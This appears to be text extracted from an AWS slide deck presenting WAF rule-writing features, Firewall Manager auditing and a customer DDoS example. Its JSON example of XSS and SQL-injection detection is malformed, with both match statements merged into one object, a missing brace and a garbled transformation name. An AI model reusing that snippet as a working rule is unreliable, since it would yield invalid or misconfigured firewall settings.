New detection capabilities: OR logic, multiple transform, and variable CIDR range

New ways to write rules: Document-based rule-writing in JSON format, call `UpdateWebACL` once

Elimination of various service limits: No limit on number of filters, no more 10 rules per WebACL limit





# Writing rules with our new document based API



Simply call **CreateWebACL** or **UpdateWebACL** with your JSON code

- API will verify the syntax and make sure there is no error
- Will throw exception with a user-friendly message if there is an error
  - e.g., WebACL has exceeded WCU capacity, rule statement is illogical, etc.
- For RuleGroup: use **CreateRuleGroup** or **UpdateRuleGroup**

There is separate API for creating or updating IP set and regex pattern set

- IP set: **CreateIPSet** or **UpdateIPSet**
- Regex set: **CreateRegexPatternSet** or **UpdateRegexPatternSet**

# New detection capabilities



## Boolean logic between conditions

- e.g. "I want to block request that is coming from certain IP range or coming from certain countries."

## Multiple transform

- Perform series of transformation on string
- e.g. "Before performing string-match on body, apply HTML decode transformation to normalize the whitespace."

## Variable CIDR range for IP-match condition

- Today only /8 and any range between /16 through /32 are allowed for IPv4
- You can now define anywhere from /1 to /32

# Example: XSS and SQLi detection in JSON



```
"Statement": {
  "OrStatement": {
    "Statements": [{
      "XssMatchStatement": {
        "FieldToMatch": {
          "QueryString": {}
        },
        "TextTransformations": [
          {"Priority": 1, "Type": "URL_DECODE"},
          {"Priority": 2, "Type": "LOWERCASE"}
        ]
      },
      "SqliMatchStatement": {
        "FieldToMatch": {
          "Body": {}
        },
        "TextTransformations": [
          {"Priority": 1, "Type": "HTML_ENTITY_DECODE"},
          {"Priority": 2, "Type": "NONE_COMPRESS_WHITE_SPACE"}
        ]
      }
    ]
  }
}
```

## Available Text Transformations:

NONE COMPRESS\_WHITE\_SPACE  
HTML\_ENTITY\_DECODE  
LOWERCASE  
CMD\_LINE  
URL\_DECODE

# Scaled configuration and audit abilities

## **AWS Firewall Manager**

Integrated with AWS Organizations

Amazon VPC security groups, AWS WAF, AWS Shield Advanced

Automatically add protection to new resources

Audit for non-compliance



# Firewall Manager: How it works

*Audit: allow only HTTPS (443) on all EC2 instances*

sg-0505e3876a02...FMS\_Test\_Auditvpc-6cec5417EC2-VPCFMS\_Test\_Audit234414049733

Security Group: sg-0505e3876a0270593

Description

Inbound Rules


Outbound Rules

Tags

Edit rules


Type ⓘ	Protocol ⓘ	Port Range ⓘ	Source ⓘ	Description ⓘ
HTTPS	TCP	443	124.0.0.0/16	HTTPS access from 124.0.0.0/16

# Firewall Manager: How it works



# AWS WAF enables defense-in-depth

- **Multiple integration points**
  - CloudFront
  - API Gateway
  - Application Load Balancer
- **Multiple defense strategies**
  - Managed rules
  - Rate-based rules
  - Geofencing
  - IP
  - SQL injection matching
  - Cross-site scripting matching
  - Dynamic or static matching
  - Text transformations



# Customer example: Pearson

Used AWS WAF and CloudFront as a multi-layered defense against DDoS attacks


Used CloudFront to aid with scaling and restrict traffic by origin

Used AWS WAF to rate limit HTTP requests






